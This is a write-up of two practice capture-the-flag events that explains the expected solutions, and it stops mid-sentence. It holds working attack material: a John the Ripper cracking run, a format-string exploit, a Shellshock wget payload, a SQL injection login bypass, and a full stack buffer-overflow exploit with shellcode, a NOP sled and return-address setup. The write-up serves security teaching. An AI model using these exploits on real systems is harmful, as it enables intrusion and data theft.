This problem was simple to understand, but might actually have taken quite a while to brute force. It was probably a good idea to start this one early, and leave your brute-force job running in the background somewhere while you worked on something else. You might've guessed from the problem's title that the passwords were all taken from the famous Rocku list. The Rocku list is a large collection of passwords which were recovered from a famous security incident not that long ago. There are many sources of this list on the Internet. The problem was adjusted so that the passwords all featured in the first 100,000 words of typical versions of this list. This was done so that the problem

could be could be completed in a reasonable time using an average desktop PC. A typical solution, using the password auditing (cracking) tool "John the Ripper" might look like this:

```
[root@arcane CTF]# john --wordlist=rockyou.txt shadow
Warning: detected hash type "sha512crypt", but the string is also recognized
as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 3 password hashes with 3 different salts (sha512crypt [64/64])
ihatehackers     (part1)
ilovekittens     (part2)
dontforgetme     (part3)
guesses: 3  time: 0:00:01:59 DONE (Sat Dec  5 18:12:31 2015)  c/s: 2293
trying: felices - doidinha
Use the "--show" option to display all of the cracked passwords reliably
```

Game 05 – Chatterbox

Careless talk costs lives! You have come into posession of an intercepted *communication*. Good luck!

This problem required you to investigate a Wireshark capture file. In the first part of the file you could identify an FTP session. In the last part of the file you could identify a connection to an HTTP server, which was immediately redirected to a secure HTTPS server. Unfortunately, the HTTPS session was encrypted (obviously). You needed to look through the FTP session, and notice that a private key was transferred in plain text across the network. You could load this private key into Wireshark and use it to decrypt the HTTPS session (Wireshark has a neat feature which lets you do that). Once the HTTPS session was decrypted, you could see that the webpage requested contained the flag.

Game 06 – Twisted

Connect to a service running on port 12321 of the following server: target.*url* Investigate the mysterious protocol to win this challenge. Good luck!

You could use the tool "netcat" to connect to this service for your inital investigation:

```
netcat target_host 12321
```

An example session would look something like this:

```
[root@arcane ~]$ netcat localhost 12321
Blackbox v0.1
Challenge:
7cbc2c16-9f49-11e5-90da-d49a205adb0c
```

```
hello
Received:
uryyb
Expected:
7cbc2c16-9f49-11e5-90da-d49a205adb0c
Challenge:
7de26f6a-9f49-11e5-90da-d49a205adb0c
[root@arcane ~]$
```

This challenge was intentionally designed with a three-second inactivity timeout to force you to write a client to interract with it. You needed to first identify that your input was always Rot13 encoded. You then needed to write a client which could connect to the service, receive the challenge, Rot13 encode it, and send it back within three seconds.

Game 07 – Eidos

If you're reading this page, you already have this flag. Good luck!

The flag from this challenge was hidden in the server's TLS certificate. You didn't need any special tools to solve this challenge. Most web browsers have a feature which allows you to inspect such a certificate. Firefox allows you to click on the padlock icon in the location bar to get information about the certificate. Upon looking at the certificate you might've noticed something unusual. There is a strange entry under the OID "1.3.6.1.4.1.981":

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 16076093983224427091 (0xdf19c24d8de2f253)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=GB, ST=Cambridgeshire, L=Cambridge, O=University of
Cambridge, OU=Computer Laboratory, CN=ec2-52-29-237-175.eu-central-
1.compute.amazonaws.com
        Validity
            Not Before: Dec  6 15:17:37 2015 GMT
            Not After : Dec  5 15:17:37 2016 GMT
        Subject: C=GB, ST=Cambridgeshire, L=Cambridge, O=University of
Cambridge, OU=Computer Laboratory, CN=ec2-52-29-237-175.eu-central-
1.compute.amazonaws.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:d2:5b:46:2f:58:d8:03:7b:a9:1d:6c:95:2d:e0:
                    2c:e1:e0:9a:ff:da:74:11:d5:2a:c5:d0:79:4a:2a:
                    21:f8:c4:46:19:e6:03:34:e3:1b:30:4b:aa:16:34:
                    c3:bd:2c:90:9c:21:2e:2e:27:18:f0:f7:3f:1e:cd:
                    43:cb:4d:29:41:c7:20:41:c6:1c:b9:d4:6c:94:f3:
                    7f:16:92:56:0e:74:3d:1f:48:79:a7:9a:f2:c8:8b:
                    4b:39:19:df:2e:b0:9e:86:32:8a:cf:50:5e:b0:09:
                    22:65:b6:f8:a5:dd:63:c5:96:57:7d:f8:d5:b5:56:
                    8d:3b:d0:0b:84:b8:d3:bc:9b:11:c2:ad:79:64:76:
```

```
                7d:5f:da:e7:38:d6:fe:61:5b:e1:94:2e:10:26:33:
                1d:1e:3d:7b:dc:f5:b0:69:3f:01:5e:6f:50:fc:1c:
                c9:fa:4f:dc:08:d0:d8:ff:e0:32:d0:2b:99:83:a0:
                41:63:64:79:8b:7e:f0:73:d4:38:78:b4:3c:78:24:
                77:5a:7e:70:ef:f0:21:4f:44:ee:2d:6e:6e:43:3b:
                6a:c6:4f:6c:2f:0b:70:b4:09:64:f9:b3:2e:57:bf:
                d0:c0:d0:22:99:43:43:bc:5f:d1:cd:e6:7f:45:a0:
                f3:d9:ea:3e:2d:ee:77:af:fe:63:99:bf:db:c0:58:
                a0:e5
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            1.3.6.1.4.1.981:
                ..Flag=wsq9pJQJ8fFGnp9
    Signature Algorithm: sha256WithRSAEncryption
         32:13:82:77:03:e8:fd:0e:2d:6a:4a:b1:cc:49:11:e6:ca:da:
         e2:af:b5:0c:a0:c0:7e:18:db:68:0b:ac:87:3c:2f:65:3a:5d:
         b0:7d:26:ac:c2:8d:eb:05:bb:91:2a:19:46:fa:61:e3:cc:fb:
         7d:1c:61:45:86:ad:23:04:4c:6f:77:32:db:5d:bd:d0:5e:1b:
         82:bd:3a:a6:08:7c:27:e8:c3:b0:ce:6d:3a:8c:36:2a:d3:c6:
         09:eb:64:61:cd:85:08:02:6e:bc:09:1b:cc:0c:3f:1d:0c:89:
         85:6d:7e:7f:ea:ad:13:01:c0:69:ab:9e:30:07:e9:21:9f:dc:
         2d:f7:e5:53:93:cb:72:b6:c1:69:56:3c:16:e1:c4:29:b3:75:
         df:96:ef:0c:47:98:eb:85:f0:a5:ad:b8:24:3d:54:14:73:ee:
         b6:66:0e:d9:90:69:f3:81:47:61:47:86:43:5c:bb:e3:02:f1:
         e0:8c:ef:12:33:14:e0:71:5f:09:81:81:bd:ff:fd:80:44:a7:
         0f:82:49:a7:9b:98:35:a6:c4:5c:6d:5c:bb:ef:a4:6f:6a:21:
         97:d4:b7:30:26:5d:20:6c:e8:df:1d:91:2b:48:b0:2d:2c:88:
         a1:e1:9f:60:a3:e7:65:f9:06:77:33:67:b9:da:e2:8b:15:68:
         71:2b:ca:e0
```

The above is the output from the command:

```
openssl x509 -in server.crt -text -noout
```

If you inspected this certificate using the Firefox web browser, the flag would have been ASN.1 encoded, and you would have needed to decode it first. There are online ASN.1 decoders available, so this could've been a straightforward cut and paste job.

Game 08 – Duel

There is more than one way to solve *this* puzzle. Good luck!

For this problem you were invited to download a mysterious binary. This binary should've run okay on most modern Linux systems:

```
[root@arcane CTF]$ file a.out
a.out: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=1b3c1290e6393cc61573e5d914c8f15efd99e2a0, stripped
```

This binary actually loads the flag into memory, and simply prints back any command-line argument it receieves. It actually contains a string-format vulnerability which allows you to view the flag. One possible solution would have been to exploit this string-format vulnerability:

```
[root@arcane CTF]$ ./a.out $(python -c 'print("%08x"*64)')
86776d760000000008677606f004006a050e4c670867761b851060488783830257838302578383
025783830257838302578383025783830257838302578383025783830257838302578383025783
383025783830257838302578383025783830257838302578383025783830257838302578383025
578383025783830257838302578383025783830257838302578383025783830257838302578383
302567616c464e564b55467957720000000000f39163f0c20291b211f1a240000000068587a794
276624e67664d560000000000040063050ab9610867761b8867761b800000000004005560000000
000357632f00400460867761b0000000000000000cef7632fFlag=E4ZUKVNSM38rWyF
```

If you could reverse engineer the binary (not necessary), you might also have noticed that the program loads the flag into memory by XORing together two buffers. If you could identify this simple obfuscation, you did not need to exploit the string format vulnerability at all. In fact, the “strings” command can be used to inspect this binary and you can clearly see the printable buffer which is XORed together with a key to make the flag:

```
[root@arcane CTF]$ strings a.out
/lib64/ld-linux-x86-64.so.2
libc.so.6
strncpy
printf
__libc_start_main
__gmon_start__
GLIBC_2.2.5
yzXh8KpuH
NbvBD5jMH
VMfgH
xYuH
```

Game 09 – Stegasaurus

If you're interested; this painting is "Summer Luxuriance", by Jac van Looij. For this problem you were presented with a JPEG image embedded in the web page. This image was actually two JPEG files concatenated together like this:

```
cat a.jpg b.jpg > ABCD0001.JPG
```

Most image viewing programs will ignore the second image (some stereoscopic viewing programs will display both), only displaying the first. If you investigate this image in a HEX editor, you can see the second JPEG header. Simply delete everything before the second JPEG header, and then display the second image to find the flag:

Game 10 – Bombshell

Look *here*. Can you deface this *website* (be creative)? While you're at it, can you find the last flag too? Good luck!

The CGI script you were directed to on the target webserver revealed some useful information, it printed out the environment variable "$BASH_VERSION". You could assume that a vulnerable version of Bash was installed. GNU Bash versions 1.14 through 4.3 are all vulnerable to "Shellshock". A working exploit would have looked something like this:

```
wget -U "() { test;};echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /.flag" http://target.url/test.cgi
```


The flag in this case was readable by user "HTTP", and located at "/.flag".

A.2 Write-up of practice CTF of 2015-12-30

(. . . starts on next page. . .)

CTF Report

Well done to everyone who took part in the second mini-CTF event held over the Christmas break. This time the CTF was twelve hours shorter, and only included 7 questions (which kept the questions/hour ratio similar to the previous CTF). 12 of you submitted at least one flag, but only one of you found all seven! If you're curious, the number of people finding each flag looked like this:



The next section of this document illustrates the expected solutions to each problem. Of course there might be more than one way to approach each task, but there is usually a shortest path, and it is that which I have documented here. If you did something unusual, and found the flag anyway, then of course I would love to hear about it!

Game 01 – Misdirection

If you're reading this page, you already have the flag for this challenge. Good luck!

The flag for this challenge was hiding in plain sight, but required some lateral thinking. The only URL you were given for the CTF was:

`http://ec2-52-28-70-200.eu-central-1.compute.amazonaws.com/`

On accessing this URL, you were immediately redirected to the following secure connection:

`https://ec2-52-28-70-200.eu-central-1.compute.amazonaws.com/`

When your browser was redirected, an unusual HTTP header was also sent:

```
$ netcat ec2-52-28-70-200.eu-central-1.compute.amazonaws.com 80
GET / HTTP/1.0
```

```
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Tue, 12 Jan 2016 10:07:28 GMT
Content-Type: text/html
Content-Length: 178
Connection: close
Location: https://ec2-52-28-70-200.eu-central-1.compute.amazonaws.com/
X-Flag: rjSWcAuF7htwF6V

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Game 02 – Excavation

Dig deep! Good luck!

As you might expect, this was not just a normal JPEG image. In fact, it had a ZIP file concatenated to it, and was created like this:

```
cat secret.jpg secret.zip > ABCD0001.JPG
```

Several common tools (e.g. Info-Zip's UnZip 6.0), will actually work with this file as a regular ZIP file, and ignore the leading JPEG data. This makes it very easy to extract the hidden data:

```
$ unzip ABCD0001.JPG
Archive:  ABCD0001.JPG
warning [ABCD0001.JPG]:  26479 extra bytes at beginning or within zipfile
  (attempting to process anyway)
[ABCD0001.JPG] doom.wad password:
```

Unfortunately, as you may have discovered, the Zip file was password protected. However, it was not necessary to attempt to crack this password, as the password was in fact hidden in a “comment” segment within the JPEG. There are a number of ways to extract this information:

```
$ exiftool ABCD0001.JPG | grep Comment
Comment                         : Password="2TcyAkdT4mq9Fst"
```

Or...

```
$ identify -verbose ABCD0001.JPG | grep comment
    comment: Password="2TcyAkdT4mq9Fst"
```

Or perhaps...

```
$ exiv2 -pc  ABCD0001.JPG
Password="2TcyAkdT4mq9Fst"
```

Or even…

```
$ strings ABCD0001.JPG | head -n2
JFIF
Password="2TcyAkdT4mq9Fst"
```

Once the Zip file had been extracted, you were left with a file named “doom.wad”, which is in fact a slightly modified version of the original Doom shareware level file:

```
$ file doom.wad
doom.wad: doom main IWAD data containing 1327 lumps
```

This file is in fact completely playable, and you could use a number of compatible Doom implementations, e.g.:

```
$ chocolate-doom -i doom.wad
```

If you play throught the first level, you will immediately be attacked by “Demons”. However, unlike the characters of the original game, when you manage to kill one of these creatures it turns into a QR code (really):

These QR codes all read “Keep looking!”. If you manage to kill the “Baron of Hell” in the open courtyard in the centre of the first level, he will also turn into a QR code, this code will read “Flag=b3Fa7H7j89YUMep”:

There are other ways to extract these QR codes, for example you could use a wad composer like DeuTex to extract the image files used in the game, but that is not as much fun.

Game 03 – Blackbox

Connect to the following machine on port 12321, and see if you can work out what on earth it's talking about:


ec2-52-29-167-253.eu-central-1.compute.amazonaws.com


Good luck!

If you used a tool like netcat to connect to this service, you will soon have realised that it only likes to converse in QR codes, which is a bit inconvenient:

```
$ netcat ec2-52-29-167-253.eu-central-1.compute.amazonaws.com 12321
Blackbox v0.2

Challenge:
```





Frustratingly, the service will also time out after three seconds of inactivity, which means you needed to code a client to converse with it. The tag above reads “78219408-b91f-11e5-aef1-f832e48857c9”. When you type in a response, it is caesar-shifted by a random number of places (consistent for the duration of any connection). Your client will have needed to have emitted a trial response, checked the “Recieved” and “Expected” values returned (again, both QR codes), deduced the caesar-shift in use for that connection, and then emit the correct response to the challenge. I used libqrencode, a convenient C library, for the implementation. Also worth noting is that the QR codes displayed are actually twice as wide as they are high, which was done to correct the aspect ratio so that they displayed nicely with typical terminal fonts (which are often taller than they are wide).


Game 04 – Hotspot

Good luck!

This QR code reads “WIFI:S:CTF;T:WPA;P:krt7jgs6;;”. Some mobile devices will recognise this format and extract the connection settings for a wireless network. This image is of course not a regular JPEG file either, it has a Zip file concatenated to the back of it. It is a simple process to extract the extra data:

```
$ unzip ABCD0002.JPG
Archive:  ABCD0002.JPG
warning [ABCD0002.JPG]:  50782 extra bytes at beginning or within zipfile
  (attempting to process anyway)
  inflating: wifi.pcapng
```

As you can see, we have a Wireshark capture file to work with. It is in fact a wireless capture, which includes a four-way handshake. Subsequent communications are encrypted, but we can use the network credentials we already uncovered to help with decryption. To get Wireshark to perform the decryption, select “Edit” from the menu bar, then select “Preferences...”. Find “IEEE 802.11” under “Protocols”, then add the password for the network:



You should now be able to see the unencrypted traffic. A series of ICMP ping requests/responses should be visible. If you inspect the data payloads of the ping requests/responses, they include the text “Flag=ZBgKv7S3Sf” (GNU ping allows you to specify up to 16 “pad’” bytes to fill out the packet you send).

Game 05 – Sluice

There are some unusual services running on the following machine for you to investigate:

```
ec2-52-29-191-181.eu-central-1.compute.amazonaws.com
```

Good luck!

First we can scan the remote host to discover which ports the unusual services are running on:

```
$ nmap -sT -p 11000-12000 ec2-52-29-191-181.eu-central-1.compute.amazonaws.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-12 13:10 UTC
Nmap scan report for ec2-52-29-191-181.eu-central-1.compute.amazonaws.com
(172.31.27.126)
Host is up (0.0077s latency).
rDNS record for 172.31.27.126: ip-172-31-27-126.eu-central-1.compute.internal
Not shown: 999 closed ports
```

```
PORT      STATE SERVICE
11500/tcp open  unknown
12000/tcp open  cce4x
MAC Address: 06:99:10:34:D1:6D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Connecting to the service on port 11500 using netcat yields:

```
$ netcat ec2-52-29-191-181.eu-central-1.compute.amazonaws.com 11500
Token consumer v0.1


Access denied!
```

This is a service which expects to be given some sort of token.

Connecting to the service on port 12000 using netcat yields:

```
$ netcat ec2-52-29-191-181.eu-central-1.compute.amazonaws.com 12000
Token generator v0.1

TTL: < 1s...

0079d6962ebd2c73e2b49891ce799668
```

This is a service which issues tokens. Unfortunately, we can't simply cut and paste them, as the token is only valid for less than one second. We need to pipe the output of one service to the input of the other service. Under Linux we can achieve this with a simple one-liner:

```
$ echo $(netcat ec2-52-29-191-181.eu-central-1.compute.amazonaws.com 12000 | tail
-n2) | netcat ec2-52-29-191-181.eu-central-1.compute.amazonaws.com 11500
Token consumer v0.1

Authorized!

Flag=2Tma3ZBmkAn6KCy
```

If you're interested, the token is in fact an MD5 hash of a formatted timestamp. If you'd been able to guess this (and the exact format of the timestamp), you could have created your own token generator, but that would have been trickier and more time consuming. Additionally, your host's clock would have needed to have ideally been synchronised with the target hosts clock. You could have generated a future token and then plugged away until the target's clock converged on the token's embedded timestamp, but that is less than ideal. Also, such an approach would be silly when a perfectly good token generator has been provided for you already!

Game 06 – Bypass

Try and log in to the following web application:

```
ec2-52-28-231-68.eu-central-1.compute.amazonaws.com
```

Good luck!

This web application presented you with a login form, expecting a username and password. The SQL statement which was processed after submitting the form looks like this

```
SELECT password FROM users WHERE username='$uname' AND password='$passwd';
```

The web application counts the number of rows fetched by this query. If the number is at least 1, then it grants access (prints the flag). This is of course a terrible way to verify account credentials!

Entering a username of “admin';--” and a blank password would have caused the following SQL statement to be executed instead:

```
SELECT password FROM users WHERE username='admin';--' AND password='$passwd';
```

Since there is a user named “admin” (whose password we don't know), at least one row will be returned, and the web application will grant access. You will have needed to have guessed a valid username correctly, but that shouldn't have been too difficult in this case (and usernames were case insensitive too).

Game 07 – Raid

Log in to the following machine with username "player" and password "m4dh4tt3r":

ec2-52-29-192-45.eu-central-1.compute.amazonaws.com

Good luck!

If you had a quick look around this machine, you may have noticed that there was one other user account, “six17”. Under that user's home directory was an exploitable setuid binary, “a.out”, and a file containing the flag, “.flag”. The flag file was of course only readable by user six17. The exploitable binary actually presented a simple buffer overflow opportunity (it used strcpy to echo back a string provided as a command line argument):

```
$ ./617
Syntax: ./617 <input string>

$ ./617 $(python -c 'print("A"*128)')

$ ./617 $(python -c 'print("A"*256)')
Segmentation fault (core dumped)
```

In order to find the offset required to overwrite RIP, we could use trial and error, but we can also do something like this using Peda which is more convenient:

```
gdb-peda$ pattern_create 256 in.txt
Writing pattern of 256 chars to filename "in.txt"
gdb-peda$ r $(cat in.txt)
Starting program: ./617 $(cat in.txt)
```

```
Program received signal SIGSEGV, Segmentation fault.

gdb-peda$ x/wx $rsp
0x7fffffffe938: 0x41514141
gdb-peda$ pattern_offset 0x41514141
1095844161 found at offset: 136
```

Now we should be able to overflow the buffer more precisely and control RIP, overwriting it with "0x0000424242424242" in this example.

```
gdb-peda$ r $(python2 -c 'print("A"*136+"\x42\x42\x42\x42\x42\x42")')
Starting program: ./617 $(python2 -c 'print("A"*136+"\x42\x42\x42\x42\x42\x42")')

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7ffff7accda0 (<__strcpy_sse2_unaligned+880>:     )
RDX: 0x42 ('B')
RSI: 0x7fffffffed70 --> 0x54565f4744580042 ('B')
RDI: 0x7fffffffe9ad --> 0xffffffea88000042
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffe9b0 --> 0x7fffffffea88 --> 0x7fffffffeccf ("./617")
RIP: 0x424242424242 ('BBBBBB')
```

We will modify some old tried and tested shellcode for our purposes (modified sections are highlighted):

```
$ cat shell.asm

BITS 64
; Author Mr.Un1k0d3r - RingZer0 Team
; Read /etc/passwd Linux x86_64 Shellcode
; Shellcode size 82 bytes
global _start

section .text

_start:
jmp _push_filename

_readfile:
; syscall open file
pop rdi ; pop path value
; NULL byte fix
xor byte [rdi + 5], 0x41

xor rax, rax
add al, 2
xor rsi, rsi ; set O_RDONLY flag
syscall

; syscall read file
sub sp, 0xfff
lea rsi, [rsp]
mov rdi, rax
```

```
xor rdx, rdx
mov dx, 0xfff; size to read
xor rax, rax
syscall

; syscall write to stdout
xor rdi, rdi
add dil, 1 ; set stdout fd = 1
mov rdx, rax
xor rax, rax
add al, 1
syscall

; syscall exit
xor rax, rax
add al, 60
syscall

_push_filename:
call _readfile
path: db ".flagA"
```

Build and inspect the code:

```
$ nasm -felf64 shell.asm -o shell.o
$ ld -o shell shell.o
$ objdump -d shell

shell:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       eb 3f                   jmp    4000c1 <_push_filename>

0000000000400082 <_readfile>:
  400082:       5f                      pop    %rdi
  400083:       80 77 05 41             xorb   $0x41,0x5(%rdi)
  400087:       48 31 c0                xor    %rax,%rax
  40008a:       04 02                   add    $0x2,%al
  40008c:       48 31 f6                xor    %rsi,%rsi
  40008f:       0f 05                   syscall
  400091:       66 81 ec ff 0f          sub    $0xfff,%sp
  400096:       48 8d 34 24             lea    (%rsp),%rsi
  40009a:       48 89 c7                mov    %rax,%rdi
  40009d:       48 31 d2                xor    %rdx,%rdx
  4000a0:       66 ba ff 0f             mov    $0xfff,%dx
  4000a4:       48 31 c0                xor    %rax,%rax
  4000a7:       0f 05                   syscall
  4000a9:       48 31 ff                xor    %rdi,%rdi
  4000ac:       40 80 c7 01             add    $0x1,%dil
  4000b0:       48 89 c2                mov    %rax,%rdx
  4000b3:       48 31 c0                xor    %rax,%rax
  4000b6:       04 01                   add    $0x1,%al
  4000b8:       0f 05                   syscall
  4000ba:       48 31 c0                xor    %rax,%rax
```

```
  4000bd:       04 3c                   add    $0x3c,%al
  4000bf:       0f 05                   syscall

00000000004000c1 <_push_filename>:
  4000c1:       e8 bc ff ff ff          callq  400082 <_readfile>

00000000004000c6 <path>:
  4000c6:       2e 66 6c                cs data16 insb (%dx),%es:(%rdi)
  4000c9:       61                      (bad)
  4000ca:       67                      addr32
  4000cb:       41
```

Notice there are no NULL bytes which will cause strcpy to stop copying (because it thinks it's reached the end of a string). Now we can grab some nicely formatted shell code:

```
$for i in `objdump -d shell | tr '\t' ' ' | tr ' ' '\n' | egrep '^[0-9a-f]{2}$'
` ; do echo -n "\x$i" ; done
xeb\x3f\x5f\x80\x77\x05\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xf
f\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\
x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x0
4\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2e\x66\x6c\x61\x67\x41
```

We can create a simple harness program to test our shell code:

```
#include <stdio.h>

unsigned char code[] =
"\xeb\x3f\x5f\x80\x77\x05\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\
xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x0
5\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\
x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2e\x66\x6c\x61\x67\x41";
main()
{
    int (*ret)() = (int(*)())code;
    ret();
}
```

And then compile and run it like this (we have created a sample file in the same directory called ".flag" containing some arbitrary text):

```
$ gcc -m64 -fno-stack-protector -z execstack test.c
test.c:5:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^
$ ./a.out
Blah
Blah
Blah
```

Okay, now we are ready to exploit the buffer overflow identified earlier. The easiest way to do this is to place our shell code into an envrionment variable (which we can get the exact address of later), and pass this as the argument to our exploitable binary. Our shell code is 76 bytes long, so we'll pad the start of our exploit with 136 - 76 = 60 NOPs, and tag an arbitrary return address onto the end for the time being:

```
$ export EGG=$(python2 -c
'print("\x90"*60+"\xeb\x3f\x5f\x80\x77\x05\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f
\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x
48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f
\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2e\x66\x6c\x61\x67\x41"+"\x4
2\x42\x42\x42\x42\x42")')
```

We will use a small C program to learn the address of this environment variable:

```
$ cat getenvaddr.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
      char *ptr;

      if(argc < 3) {
            printf("Usage: %s <environment variable> <target program name>\n",
argv[0]);
            exit(0);
      }
      ptr = getenv(argv[1]); /* get env var location */
      ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for program name */
      printf("%s will be at %p\n", argv[1], ptr);
}
```

Now we can compile and run this program, and change the arbitrary return address we appended to our exploit with the actual address of the environment variable:

```
$ gcc getenvaddr.c
$ ./a.out EGG ./617
EGG will be at 0x7fffffffed56
```

Our new exploit now looks like this (notice the "[::-1]" to reverse the byte order of the address for our little-endian system):

```
$export EGG=$(python2 -c
'print("\x90"*60+"\xeb\x3f\x5f\x80\x77\x05\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f
\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x
48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f
\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2e\x66\x6c\x61\x67\x41"+"\x7
f\xff\xff\xff\xed\x56"[::-1]')
```

And now when we run the exploit we can read the flag:

```
$ ./617 $EGG
Blah
Blah
Blah
```

With ASLR disabled on the host, and stack protection disabled during compilation of the binary, only

